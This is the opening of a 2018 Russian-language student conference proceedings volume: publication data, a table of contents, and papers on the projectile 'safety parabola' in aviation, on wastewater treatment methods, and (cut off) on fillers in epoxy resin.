

ИНТЕЛЛЕКТУАЛЬНЫЙ ПОТЕНЦИАЛ XXI ВЕКА (INTELLECTUAL POTENTIAL OF THE XXI CENTURY)

*Материалы Международной
научно-практической конференции
17 мая 2018 года
(г. София, Болгария)*

© Издателска Къща «СОРОС»,
© НИЦ «Мир Науки»
2018

Материалы Международной (заочной) научно-практической конференции
под общей редакцией **А.И. Вострецова**

ИНТЕЛЛЕКТУАЛЬНЫЙ ПОТЕНЦИАЛ XXI ВЕКА (INTELLECTUAL POTENTIAL OF THE XXI CENTURY)

научное (непериодическое) электронное издание

Интеллектуальный потенциал XXI века [Электронный ресурс] / Издательска Къща «COPoS», Научно-издательский центр «Мир науки». – Электрон. текст. данн. (2,86 Мб.). – Нефтекамск: Научно-издательский центр «Мир науки», 2018. – 1 оптический компакт-диск (CD-ROM). – Систем. требования: PC с процессором не ниже 233 МГц., Microsoft Windows Server 2003/XP/Vista/7/8, не менее 128 МБ оперативной памяти; Adobe Acrobat Reader 10.1 или выше; дисковод CD-ROM 8x или выше; клавиатура, мышь. – Загл. с тит. экрана. – Электрон. текст подготовлен НИЦ «Мир науки»

© Издательска Къща «COPoS», 2018
© Научно-издательский центр «Мир науки», 2018

СВЕДЕНИЯ ОБ ИЗДАНИИ

Классификационные индексы:

УДК 001

ББК 72

И106

Составители: Научно-издательский центр «Мир науки»

А.И. Вострецов – гл. ред., отв. за выпуск

Аннотация: В сборнике представлены материалы Международной (заочной) научно-практической конференции «Интеллектуальный потенциал XXI века», где нашли свое отражение доклады студентов, магистрантов, аспирантов и научных сотрудников вузов Российской Федерации, Узбекистана, Азербайджана, Республики Беларусь и Казахстана по физико-математическим, техническим, историческим, экономическим, психологическим и другим наукам. Материалы сборника представляют интерес для всех интересующихся указанной проблематикой и могут быть использованы при выполнении научных работ и преподавании соответствующих дисциплин.

Сведения об издании по природе основной информации: текстовое электронное издание.

Системные требования: PC с процессором не ниже 233 МГц., Microsoft Windows Server 2003/XP/Vista/7/8, не менее 128 МБ оперативной памяти; Adobe Acrobat Reader 10.1 или выше; дисковод CD-ROM 8x или выше; клавиатура, мышь.

© Издателска Къща «СОРОС», 2018

© Научно-издательский центр «Мир науки», 2018

ПРОИЗВОДСТВЕННО-ТЕХНИЧЕСКИЕ СВЕДЕНИЯ

НАДВЫПУСКНЫЕ ДАННЫЕ:

Сведения о программном обеспечении, которое использовано при создании электронного издания: Adobe Acrobat Reader 10.1, Microsoft Office 2003.

Сведения о технической подготовке материалов для электронного издания: материалы электронного издания были предварительно вычитаны филологами и обработаны программными средствами Adobe Acrobat Reader 10.1 и Microsoft Office 2003.

Сведения о лицах, осуществлявших техническую обработку и подготовку материалов:
А.И. Вострецов.

ВЫПУСКНЫЕ ДАННЫЕ:

Дата подписания к использованию: 17 мая 2018 года.

Объем издания: 2,86 Мб.

Комплектация издания: 1 пластиковая коробка, 1 оптический компакт диск.

Наименование и контактные данные юридического лица, осуществившего запись на материальный носитель: Научно-издательский центр «Мир науки»

Адрес: Республика Башкортостан, г. Нефтекамск, улица Дорожная 15/295

Телефон: 8-937-333-86-86

СОДЕРЖАНИЕ

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ

А.С. Петрушкин Использование параболы безопасности в военной и гражданской авиации	9
---	---

ХИМИЧЕСКИЕ НАУКИ

Е.В. Билло, Е.С. Сухаревская, И.Б. Истомин Очистка сточных вод	17
А.Ю. Мусаева, Дж. К. Абдурахим Изучение влияния наполнителей на свойства эпоксидного олигомера	22

ТЕХНИЧЕСКИЕ НАУКИ

Н.С. Глебова Использование ветроэнергетики как нетрадиционного источника электрической энергии	26
Н.С. Глебова Использование гидроэнергетических ресурсов в качестве получения электрической энергии	30
И.Н. Загайнов, Р.В. Панк Организация перевозки грузов в пригородных поездов	34
В.Р. Иванова, А.Ф. Габдрахманов Выбор способа установки солнечной батареи	38
Д.Ф. Сулейманов, Н.С. Шулаев Электродинамическая установка для модификации изоляционных покрытий	44
Е.С. Филенко, П.Ю. Соболев Кража данных с помощью CSS: атака и защита	49
Ю.П. Штабель Технология модернизации механизации кормопроизводства	56

СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ

В.А. Шунина, В.И. Семёнова, А.Д. Щокотова, И.С. Полянская Искусство аффинажа: биохимические и микробиологические аспекты	60
---	----

ИСТОРИЧЕСКИЕ НАУКИ И АРХЕОЛОГИЯ

K.V. Dzhumagaliyeva The relation of the soviet power to clergy in the 20-30-th years of the XX century	67
---	----

ЭКОНОМИЧЕСКИЕ НАУКИ

Е.В. Киреева, Е.С. Джевицкая Организация и проблемы финансирования научно-исследовательских и опытно-конструкторских работ в России и за рубежом	72
В.В. Козел Анализ активных банковских операций банков Беларуси	79
А.А. Кулагина, Е.А. Брецкая История развития потребительского кредита	83
А.В. Лопатченко, Е.Г. Дмитрик Оценка эффективности управления оборотным капиталом предприятия	89
В.С. Никонович Понятие, виды и особенности электронных денег	95
А.В. Сенько, А.В. Новицкая Значение и роль кредитной системы в экономике страны	99
Е.Н. Стецко, А.Н. Дзюба Инвестиционные фонды, их виды и роль в экономике страны	104
Д.В. Гринь, И.В. Чиркина Понятие, виды и структура банковской системы Республики Беларусь	109
Л.М. Шагивалеева Безработица как проблема современного рынка труда	113
К.А. Щетко, М.С. Кириенко Виды, сущность и роль денежного оборота	117
А.В. Яловик, Е.В. Шарковская Понятие виртуального банка	122

ФИЛОСОФСКИЕ НАУКИ

А.А. Шуклина О познавательных возможностях	126
---	-----

ФИЛОЛОГИЧЕСКИЕ НАУКИ

- Т.П. Буслович, Е.О. Шейко** Особенности передачи эпитетов с английского языка на белорусский в произведении Э. Хэмингуэя «По ком звонит колокол» 130
- Д.А. Дерюгина** Номинация лица в разговорной речи посредством метонимических переносов 136
- И.А. Петраш** О месте действия в «готической» литературе 143

ЮРИДИЧЕСКИЕ НАУКИ

- В.В. Бондаренко** Защита контролирующего лица от привлечения к субсидиарной ответственности на стадии истребования документов 147
- А.А. Галкина** О квалификации убийства лица, находящегося в беспомощном состоянии 150
- О.Р. Зубец** Защита прав собственника при изъятии земельного участка для публичных нужд 157
- Е. Мергенбаев, А.Ж. Құмарғали** Прокурордың апелляциялық наразылық беру арқылы іске қатысуы, соттың і сатысының шешімінің заңдылығы және негізділігіне байланысты қорытынды беру 163
- О.В. Пильщикова** Проблемы квалификации преступлений причинения смерти по неосторожности 169
- Е.Н. Самойленко, И.А. Федченко** Проблемы кодификации российского предпринимательского права 175
- В.Н. Сучков** Проблемы и перспективы развития российского федерализма 179
- Л.В. Шипика** Формы КС-2 и КС-3 в договорах строительного подряда 185

ПЕДАГОГИЧЕСКИЕ НАУКИ

- Е.В. Морозова, Н.И. Красовская, А.В. Сычева** Студенческие инновации по формированию комфортной среды университета в рамках проекта Smart City 190

К. Останов, Б. Рахимов, Р.Ш.Усанов, К.К. Жаникулов О формировании у учащихся умений решать логарифмические неравенства	196
---	-----

МЕДИЦИНСКИЕ НАУКИ

С.К. Болдыш, О.А. Сиволобова Ключевое слово в подготовке фармацевтов – интеграция	200
--	-----

ПСИХОЛОГИЧЕСКИЕ НАУКИ

А.С. Северьянов Психологические условия развития самостоятельности в подростковом возрасте	210
А.С. Трифонов Тренинг как технология развития дивергентного мышления старшеклассников	215
А.Ю. Швацкий Формирование самоконтроля у младших школьников в учебной деятельности	222

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ

А.С. Петрушкин,

студент 2 курса

*напр. «Авиатопливное обеспечение
воздушных перевозок и авиационных работ»,*

e-mail: pe-elenushka@yandex.ru,

науч. рук.: Е.А. Бутузова,

к.пед.н., ст. преп.,

УИ ГА,

г. Ульяновск

ИСПОЛЬЗОВАНИЕ ПАРАБОЛЫ БЕЗОПАСНОСТИ В ВОЕННОЙ И ГРАЖДАНСКОЙ АВИАЦИИ

Аннотация: данная статья посвящена изучению движения снаряда, брошенного с начальной скоростью U_0 под углом к горизонту и выводу формулы параболы безопасности. В наши дни прикладная задача использования параболы безопасности в военной и гражданской авиации остается очень важной. Военные действия в Сирии показали, что использование математических расчетов параболы безопасности крайне актуальны для обеспечения безопасности полетов самолетов.

Ключевые слова: парабола безопасности, огибающая траекторий снарядов, максимальная дальность полета, траектория движения снаряда

Интерес к движению тел, брошенных под углом к горизонту, имеет тысячелетнюю историю. Траекториями движения материальных снарядов интересовался знаменитый учёный древности Аристотель, (384-322 гг. до н.э.). Он считал, что с начала движение снаряда идёт по наклонной прямой, затем по дуге и, наконец, по вертикальной прямой. Но эти представления были далеки от истины.

Изобретение пороха в XIII в. монахом Бертольдом Шварцем произвело революцию в военном деле, ни одна тогдашняя крепость не могла долго выдержать артиллерийского обстрела. Но для обеспечения прицельной стрельбы необходимо

было изучить движение тела, брошенного под углом к горизонту. Гениальный самоучка Никколо Тарталья (ок. 1500-1557гг.) был первым, кто догадался, что снаряд пролетит наибольшее расстояние, если наклонить орудие под углом 45 градусов к горизонту. Сначала он хранил эту тайну в строжайшем секрете, но когда на его родную Венецию напали турецкие войска, выдал тайну герцогу Урбинскому, чтобы каждый венецианский солдат мог использовать его открытие, как для обороны, так и для нападения.

Следующий шаг в этой истории сделал Галилео Галилей (1564-1642гг.). Он догадался, что движение тела, брошенного под углом к горизонту, складывается из равномерного прямолинейного движения, которое имело бы место, не будь бы силы тяжести и свободного падения. В результате тело движется по параболе. Используя свойства параболы, Галилео Галилей составил таблицу для стрельбы, доказал, что утверждение Н. Тарталья о том, что угол в 45 градусов отвечает наибольшей дальности полёта, доказал, что для углов, дающих в сумме 90 градусов, дальности полёта одинаковы. Окончательное решение задачи было получено на основании открытий Ньютона (1643-1727).

В 1941-1945 гг. приближавшими победу нашего народа, следует считать решения прикладных задач, которые осуществили в предвоенные годы и в годы войны советские математики. Они помогали успешно решать важнейшие практические вопросы освоения природных богатств, проблемы, связанные с созданием новой совершенной военной техники, с увеличением выпуска танков, самолетов и другой продукции, в которой так нуждался фронт.

В ходе реальных боевых действий (1941-1945) решались сложные расчетные и оптимизационные задачи. Без предварительных математических исследований не создается ни одна техническая система и, чем сложнее, тем разнообразнее и шире ее математический аппарат. Вопрос повышения безопасности полетов остро стоял в военные годы. Это касалось как военной, так и гражданской авиации. В наши дни прикладная задача использования параболы безопасности в военной и гражданской авиации остается очень важной.

Военные действия в Сирии показали, что использование математических расчетов параболы безопасности крайне актуальны для обеспечения безопасности полетов самолетов.

Рассмотрим графики семейства парабол и параболы безопасности, которые изображены на рисунке 1.




Рисунок 1 – Графики семейства парабол и параболы безопасности

Оказывается, все параболы этого семейства касаются одной параболы. Она называется **параболой безопасности**. Выше неё самолетам летать безопасно (снаряды, выпущенные под любым углом из пушки, поднимутся не выше вершины параболы безопасности). А теперь перейдем к **выводу формулы параболы безопасности**.

Но сначала рассмотрим движение снаряда, брошенного с начальной скоростью v_0 под углом к горизонту. Математическая модель движения (рис. 2) выглядит так:

1. Считаем, что движение происходит вблизи поверхности Земли, поэтому ускорение тела – ускорение свободного падения ($a = g$).

2. Так как мы пренебрегаем сопротивлением воздуха, то ускорение направлено только к поверхности Земли (g) – вдоль вертикальной оси (y), вдоль оси x движение равномерное и прямолинейное.

Это движение в плоскости, поэтому для описания движения необходимо 2 координаты.




Рисунок 2 – Траектория движения снаряда

Решим задачу для случая $x_0=0$ и $y_0=0$.

$$v_x = v_{0x} \cos \alpha$$

$$v_y = v_{0y} \sin \alpha - gt$$

$$x = v_x t = v_{0x} t \cos \alpha$$

$$y = v_{0y} t - \frac{gt^2}{2} = v_{0y} t \sin \alpha - \frac{gt^2}{2}$$

Докажем, что траекторией движения в этом случае будет парабола. Для этого выразим координату y через x (получим уравнение траектории):

$$y = v_{0y} \frac{x}{v_{0x}} - \frac{g}{2} \left(\frac{x}{v_{0x}} \right)^2 = \frac{v_{0y}}{v_{0x}} x - \frac{g}{2v_0^2} x^2$$

$$y = x \operatorname{tg} \alpha - \frac{gx^2}{2v_0^2 (\cos \alpha)^2} \quad (1)$$

Мы получили квадратичную зависимость между координатами. Значит траектория – парабола с вертикальной осью, обращенной вогнутостью вниз.

Найдем время полета снаряда от начальной точки до точки падения. В точке падения координата по вертикальной оси $y=0$. Следовательно, для решения этой задачи необходимо решить уравнение

$$v_{0y}t - \frac{gt^2}{2} = 0$$

Оно будет иметь решение при $t=0$ (начало движения) и время полета будет вычисляться по формуле (2):

$$t_{\text{пол}} = \frac{2v_{0y}}{g} = \frac{2v_0 \sin \alpha}{g} \quad (2)$$

Зная время полета, найдем максимальное расстояние, которое пролетит снаряд:

$$x_{\text{max}} = v_x t = \frac{2v_{0x}v_{0y}}{g} = \frac{2v_0 \cos \alpha v_0 \sin \alpha}{g} = \frac{v_0^2 \sin 2\alpha}{g} \quad (3)$$

Значит, в зависимости от начального угла отклонения от оси OX мы будем получать различные траектории движения этих частиц при равной скорости (рис 3).




Рисунок 3 – Траектории движения снарядов с равными начальными скоростями и разными углами отклонения от оси OX.

Из этой формулы следует, что:

- максимальная дальность полета будет наблюдаться при бросании снаряда (при стрельбе, например) под углом 45° ;
- на одно и то же расстояние можно бросить снаряд (с одинаковой начальной скоростью) двумя способами – т.н. навесная и настильная баллистические траектории.

Используя то, что парабола – это симметричная кривая, найдем максимальную высоту, которую может достичь снаряд. Время, за которое снаряд долетит до середины, равно:

$$t = \frac{v_{0y}}{g} = \frac{v_0 \sin \alpha}{g}$$

Тогда максимальная высота подъема снаряда:

$$h_{\max} = v_{0y} t - \frac{gt^2}{2} = \frac{v_0^2 \sin^2 \alpha}{2g},$$

$$x_0 = \frac{v_0^2}{2g} \sin 2\alpha,$$

где $(x_0, h_{\max})$ – координаты вершины параболы.

Скорость снаряда в любой момент времени направлена по касательной к траектории движения (параболе) и равна

$$v = \sqrt{v_x^2 + v_y^2} = \sqrt{v_0^2 \cos^2 \alpha + (v_0 \sin \alpha - gt)^2}$$

Угол, под которым направлен вектор скорости в любой момент времени:

$$\operatorname{tg} \varphi = \frac{v_y}{v_x}$$

Теперь найдем огибающую траекторий снарядов, выпущенных из пушки со скоростью v_0 под различными углами наклона ствола орудия к горизонту. Будем считать, что орудие находится в начале координат, а траектории снарядов лежат в плоскости XY (сопротивлением воздуха пренебречь).

Введем обозначения в уравнение (1)

$$\operatorname{tg} \alpha = k, \quad \frac{g}{2v_0^2} = a,$$

получим:

$$y = kx - ax^2(1 + k^2). \quad (4)$$

Это уравнение определяет параболу с вертикальной осью, проходящую через начало координат и обращённую ветвями вниз. Для различных значений k мы получим различные траектории. Следовательно, уравнение (1) является уравнением однопараметрического семейства парабол, являющихся траекториями снаряда при различных углах α и данной

начальной скорости v_0 .

Найдём огибающую этого семейства парабол.

Дифференцируя по k обе части уравнения (4), получаем:

$$x - 2akx^2 = 0. \quad (5)$$

Исключая k из уравнений (4) и (5), получим

$$y = \frac{1}{4a} - ax^2.$$

Это уравнение параболы с вершиной в точке $\left(0; \frac{1}{4a}\right)$, ось которой совпадает с осью Y . Она не является геометрическим местом особых точек, т.к. параболы (4) не имеют особых точек. Итак, парабола является огибающей семейства траекторий. Она называется *параболой безопасности*, т.к. ни одна точка за её пределами недостижима для снаряда, выпущенного из орудия с данной начальной скоростью v_0 . Что и требовалось доказать.

Следовательно, при полете на воздушном судне на высотах, превышающих параболу безопасности, данное воздушное судно будет находиться в безопасности, так как ни один снаряд, выпущенный из орудия с начальной скоростью v_0 и под любым углом α , не достигнет воздушного судна.

Согласно последним данным СМИ от 05.02.2018 Минобороны на фоне гибели в Идлибе штурмовика Су-25 приняло решение увеличить высоту полетов самолетов этого типа в Сирии до более 5 тыс. метров.

Принято решение, что в Сирии Су-25 будут выполнять все полеты на высотах выше 5 тыс. метров. На таком расстоянии от земли самолеты становятся неуязвимыми для ракет ПЗРК. Это также гарантированно защищает от огня зенитных скорострельных пушек и пуль обычного стрелкового оружия.

По словам источника в оборонном ведомстве и представителя авиастроительной отрасли: «Высота – это самый надежный способ защиты от ПЗРК. Ракеты такого комплекса достаточно небольшие по габаритам. У них небольшой запас топлива, а значит, чем выше цель и больше ее скорость, тем меньше эффективность ракеты. Сейчас только российский ПЗРК «Верба» способен перехватывать цели на высоте около 6 тыс.

метров. У остальных комплексов, таких как «Игла», американский Stinger и французский Mistral, потолок не превышает 5 км».

Литература и примечания:

[1] Богомаз, И.В. Теоретическая механика. Т.3. Динамика. Аналитическая механика. – М.: АСВ.-2011.-204 с.

[2] Изюмов И.А. Математический анализ и парабола безопасности (летящих снарядов) [Электронный ресурс]. – Режим доступа: <http://fiz.1september.ru/articlef.php?ID=200801206>

[3] Движение тела, брошенного горизонтально или под углом к горизонту [Электронный ресурс]. – Режим доступа: <http://www.eduspb.com/node/1669>

[4] Парабола безопасности [Электронный ресурс]. – Режим доступа: <https://infourok.ru/material-dlya-provedeniya-uroka-po-matematike-na-temu-parabola-bezopasbezopasnosti-klass-2462525.html>

© А.С. Петрушкин, 2018

ХИМИЧЕСКИЕ НАУКИ

Е.В. Билло,

студент 4 курса

напр. «Химическая технология»,

e-mail: billo.eva@mail.ru,

Е.С. Сухаревская,

студент 4 курса

напр. «Химическая технология»,

И.Б. Истомин,

студент 4 курса

напр. «Энерго- и ресурсосберегающие

процессы в нефтехимии, химической

технологии и биотехнологии»,

науч. рук.: А.Ю. Игнатова,

к.б.н., доц.,

e-mail: allaignatova@rambler.ru,

КузГТУ им. Т.Ф. Горбачёва,

г. Кемерово

ОЧИСТКА СТОЧНЫХ ВОД

Аннотация: в данной статье приведены способы очистки сточных вод от различных примесей.

Ключевые слова: очистка, сточные воды, механическая очистка, биологическая очистка, химическая очистка.

В современном мире утилизация сточных вод является острой проблемой. С каждым днём потребление воды на земле увеличивается, из-за чего запасы чистой воды истощаются.

С развитием индустрии человечество стало все больше использовать воду не только в бытовых, но и в промышленных целях. Пищевая, нефтехимическая, металлургическая, медицинская и другие промышленности с каждым годом увеличивают расход воды, вследствие чего увеличивается количество сточных вод. Современные сточные воды имеют очень богатую палитру сочетающихся в них элементов, здесь присутствуют элементы минерального происхождения,

гниющие органические соединения, великое множество болезнетворных микроорганизмов, все виды химических веществ.

Основными элементами минеральных веществ, попадающих в сточные воды являются щёлочи, песок, глина и соли, а органическими элементами – остатки растительного и животного происхождения. Некоторые предприятия сбрасывают в канализацию не только бытовую химию, но и к примеру остатки растворителей и олифы.

Основную часть сточных вод составляют жилищно-коммунальные (55%) и промышленные (31%) выбросы.

Сточные воды – любые воды и атмосферные осадки, отводимые в водоёмы с территорий промышленных предприятий и населённых мест через систему канализации или самотёком, свойства которых оказались ухудшенными в результате деятельности человека [1].

Из-за большого количества вредных примесей в сточных водах перед возвращением в окружающую среду она проходит тщательную очистку.

Существует много различных способов очистки сточных вод, все их можно разделить на три категории:

-Механическая очистка – позволяет удалить нерастворимые элементы, размер которых превышает несколько сотен миллиметров [2].

-Биологическая очистка – позволяет очистить воды за счет способности микроорганизмов использовать органические вещества, находящиеся в сточных водах в качестве источника питания [3].

-Химическая очистка – реализуется за счет нейтрализации, окисления и восстановления загрязнений в стоках [4].

Очистка сточных вод является сложным процессом, требующим соблюдения всех правил и норм. Выбор метода очистки зависит от нескольких определяющих факторов:

1. Концентрации загрязняющих веществ;
2. Объёма сточных вод;
3. Внешнего вида и характера стоков.

Проблема загрязнения сточных вод привела к появлению

множеству способов её очистки. Ниже представлены изобретения, направленные на устранение различных загрязнений сточных вод.

Способ глубокой биологической очистки сточных вод и станция глубокой биологической очистки сточных вод – метод может быть использован для очистки сточных вод, содержащих высокую концентрацию органических соединений. Очистку проводят в установке, которая разделена на четыре последовательно соединённые зоны, использующие анаэробные и аэробные условия. После чего происходит разделение активного ила и очищенной воды отстаиванием и отведением активного ила и очищенной воды [5].

Метод очистки сточных вод от сульфатов, ионов тяжелых металлов, нефтепродуктов, СПАВ, хлоридов и нитратов. Способ очистки промышленных сточных вод, включающий гальванокоагуляцию с использованием гальванопар и разделение твердой и жидкой фаз, отличающийся тем, что перед гальванокоагуляцией проводят предварительную очистку сточных вод в усреднительной емкости, в которую направляют в осадок после гальванокоагуляции, образовавшуюся смесь подвергают магнитоакустическому резонансному воздействию, а гальванокоагуляцию предварительно очищенной жидкой фазы осуществляют последовательно в два этапа, причем на первом этапе гальванопара образована из частиц кокса и железа, а на втором – из частиц кокса и алюминия, после отделения очищенных сточных вод от осадка его направляют в усреднительную емкость [6].

Изобретение из области радиационной очистки бытовых и промышленных сточных вод, а также их обеззараживания и устранения неорганических, органических соединений (фенолов, нефтепродуктов, ПАВ и т.д.) воздействием импульсного электронного пучка. Способ осуществляется обработкой встречным электронным пучком с энергией непрерывного потока воды. Иногда сточные воды предварительно насыщают кислородом или его смесью с другими газами. В результате этого метода происходит качественная очистка и стерилизация воды при энергии электронного пучка – это изобретение способствует снижению

стоимости установки и делает её конкурентной [7].

Один из способов основан на сорбционной очистке сточных вод, который можно использовать на предприятиях нефтехимии, пищевой, целлюлозно-бумажной и металлургической областях. Зола, полученная путем сжигания шлама, который является отходом целлюлозно-бумажного производства – используется в качестве сорбента, включающего в себя углерод и оксиды кальция, железа, кремния, алюминия. Данный способ повышает степень очистки сточных вод со сложным химическим составом [8].

Очистка сточных вод – это сложный многоэтапный процесс, который требует научный подход и соблюдение всех правил и санитарных норм.

Литература и примечания:

[1] Сточные воды URL: https://ru.wikipedia.org/wiki/Сточные_воды (дата обращения: 14.05.2018).

[2] Механическая очистка сточных вод: способы, особенности и схема URL: <http://fb.ru/article/258516/mehanicheskaya-ochistka-stochnyih-vod-sposobyi-osobennosti-i-shema> (дата обращения: 14.05.2018).

[3] Биологическая очистка сточных вод URL: <https://studfiles.net/preview/4242744/> (дата обращения: 14.05.2018).

[4] Химическая очистка сточных вод URL: <http://ecovod.ru/informatsiya/metody-himicheskoy-ochistki-stochnykh-vod> (дата обращения: 14.05.2018).

[5] Пат. РФ № 2225368 Россия. Способ глубокой очистки сточных вод и станция глубокой биологической очистки сточных вод. / Сост. Эль Ю. Ф. // заявл. 18.03.2003, опубл. 10.03.2004.

[6] Пат. РФ № 2161137 Россия. Способ очистки промышленных сточных вод. / Сост. неизвестно // заявл. 29.04.1999, опубл. 27.12.2000.

[7] Пат. РФ № 2473469 Россия. Способ очистки сточных вод. / Сост. Маркелов В.А., Михаленко В.А., Маслов А.С. и др. // заявл. 05.08.2011, опубл. 27.01.2013.

[8] Пат. РФ № 2136599 Россия. Способ очистки сточных

вод. / Сост. Богданов А.В., Иванова М.А., Леонов С.Б. и др. // заявл. 20.07.1998, опубл. 10.09.1999.

© *Е.В. Билло, Е.С. Сухаревская, И.Б. Истомин, 2018*

*А.Ю. Мусаева,
к.х.н., доц.,
e-mail: adelya_musayeva@mail.ru,
Дж. К. Абдурахим,
магистрант 2 курса,
e-mail: cavid.abdurahim@gmail.com,
Азербайджанский государственный
университет нефти и промышленности,
г. Баку, Азербайджан*

ИЗУЧЕНИЕ ВЛИЯНИЯ НАПОЛНИТЕЛЕЙ НА СВОЙСТВА ЭПОКСИДНОГО ОЛИГОМЕРА

Аннотация: Были исследованы физические параметры, такие как прочность, эластичность, теплопроводность, поведение трения и различные микро- и нанонаполнители эпоксидной смолы на основе полимерного композита (ED-20). Консенсус экспериментальных результатов исследований показывает, что модифицированные композиции с наполнителем имеют лучшие физические параметры, чем немодифицированные композиционные материалы. Используемые композиции и образец исследовали с помощью физико-химического анализа.

Ключевые слова: наполнитель, эпоксидный олигомер, ракушка, механические свойства

Эпоксидная смола имеет широкий спектр применений благодаря своим высоким механическим свойствам и хорошей адгезии. Добавлением наполнителей улучшает физико-химических и эксплуатационных характеристик композиций на основе эпоксидного олигомера. Наночастицы кремнезема (SiO_2) обладают способностью повышать прочность на разрыв эпоксид содержащего материала. Другие наполнители, например, микрочастицы грибов уменьшают хрупкость композиционного материала на основе эпоксидного олигомера. Нано и микрочастицы для эпоксидной смолы интенсивно исследовались в течение длительного времени, так как эти частицы изменяют механические свойства эпоксидной смолы,

фрикционные свойства и тепловые свойства. Добавление частиц TiO_2 увеличивает срок службы композитов, а композиционный материал, заполненный 15% TiO_2 сочетает в себе свойства более низкой диссипации. Добавление TiO_2 значительно изменило плотность и прочность материала, а ухудшение эластичности и долговечности наблюдалось по мере увеличения количества TiO_2 . Было показано, что сканированный электронный микроскоп (SEM) демонстрирует различные механизмы дезинтеграции поверхности открытых поверхностей и выбранные устаревшие образцы поверхности [1,2].

Исследована модификация триэтилтетраамина с эпоксидной смолой до 1,5% с нанокристаллическим бутадиеном и до 2% наночастиц кремнезема. В результате добавления наночастиц кремнезема наблюдалось значительное снижение трения (4 раза). С помощью этого типа наполнителей (кремниевых наночастиц) приобретаются совершенно новые материалы, которые являются большой областью применения..

Модифицированные эпоксидные смолы с аминами показывают различные свойства в разных системах. В то время как смесь эпоксидной и борной составляющей составляет 50%, очень низкий коэффициент трения, снижается до 0,21. Снимки, сделанные с помощью сканирующего электронного микроскопа, подтверждают, что количество наполнителя увеличивает прочность композиции, улучшая ее устойчивость. Если мы наблюдаем поверхность чистого эпоксиды, можно увидеть следы рассеяния и трещины. Однако, если мы будем следить за поверхностью материалов на основе эпоксиды, которые используются в качестве наполнителя в качестве наполнителя, мы можем видеть один поверхностный слой[3-5].

Изучены некоторые свойства модифицированного минеральным наполнителем эпоксидного олигомера. После добавления эпоксидного олигомера наполнителя в 5%, 10%, 20%, 35% и 50% масс.ч., его хорошо перемешивали. Отверждение композиционного материала проводили термически при температуре от 120° до 160° °C в течение 30 минут с добавлением РЕРА. Были исследованы различные особенности заполненного и термически армированного композитного материала на основе ED-20. Если сравнить

эпоксидную матрицу, заполненную борными отходами, с помощью эпоксидной матрицы ракушки, мы увидим, что скорость деградации также резко ухудшилась. Было показано, что влияние борной кислоты на эпоксид содержащий композиционный материал существенно зависит от его происхождения. Увеличилось ухудшение температуры при температуре 50% при термическом окислении в воздухе и нагревании в инертной атмосфере. Количество олова также увеличилось. Использование борной кислоты в качестве усиливающего агента для улучшения свойств воспламеняемости в эпоксидных смолах дало эффективные результаты. На рисунке 1 показаны результаты TGA-анализа эпоксидной композиции и борной кислоты.




Рисунок 1 – ТГ анализ композиций на основе эпоксидного олигомера наполненных частицами борной кислоты и ракушки

Термическая деградация применяемых образцов проводилась на разных стадиях. Как видно из рисунка, температуры разложения всех образцов находятся в пределах 200-400 °C. Это также можно наблюдать, увеличивая термическую стабильность, поскольку она увеличивает количество борной кислоты с помощью этой диаграммы. Потеря массы композиций, заполненного ракушками, наблюдается при температуре 400 °C. Однако после определенной температуры стабилизирует потерю массы. Поскольку температура разложения ракушки высока, компоненты, заполненные с

разной скоростью, наблюдаются с другой скоростью разложения. Для приготовления наполнителя, 100 грамм ракушки были измельчены в особых условиях на мельнице в лаборатории «Наноматериалов и Нанотехнология» АГУНП. Полученные частицы промывали в течение 10 минут дистиллированной водой. На следующем этапе высушивали частицы при 1050°C для удаления воды. Изучено несколько свойств полученных композиционных материалов и исследования продолжаются.

Литература и примечания:

[1] M Visakh, O B Nazarenko, Yu A Amelkovich and T V Melnikova «Thermal properties of epoxy composites filled with boric acid», Tomsk Polytechnic University, Lenin av. 30, 634050 Tomsk, Russia, 2015

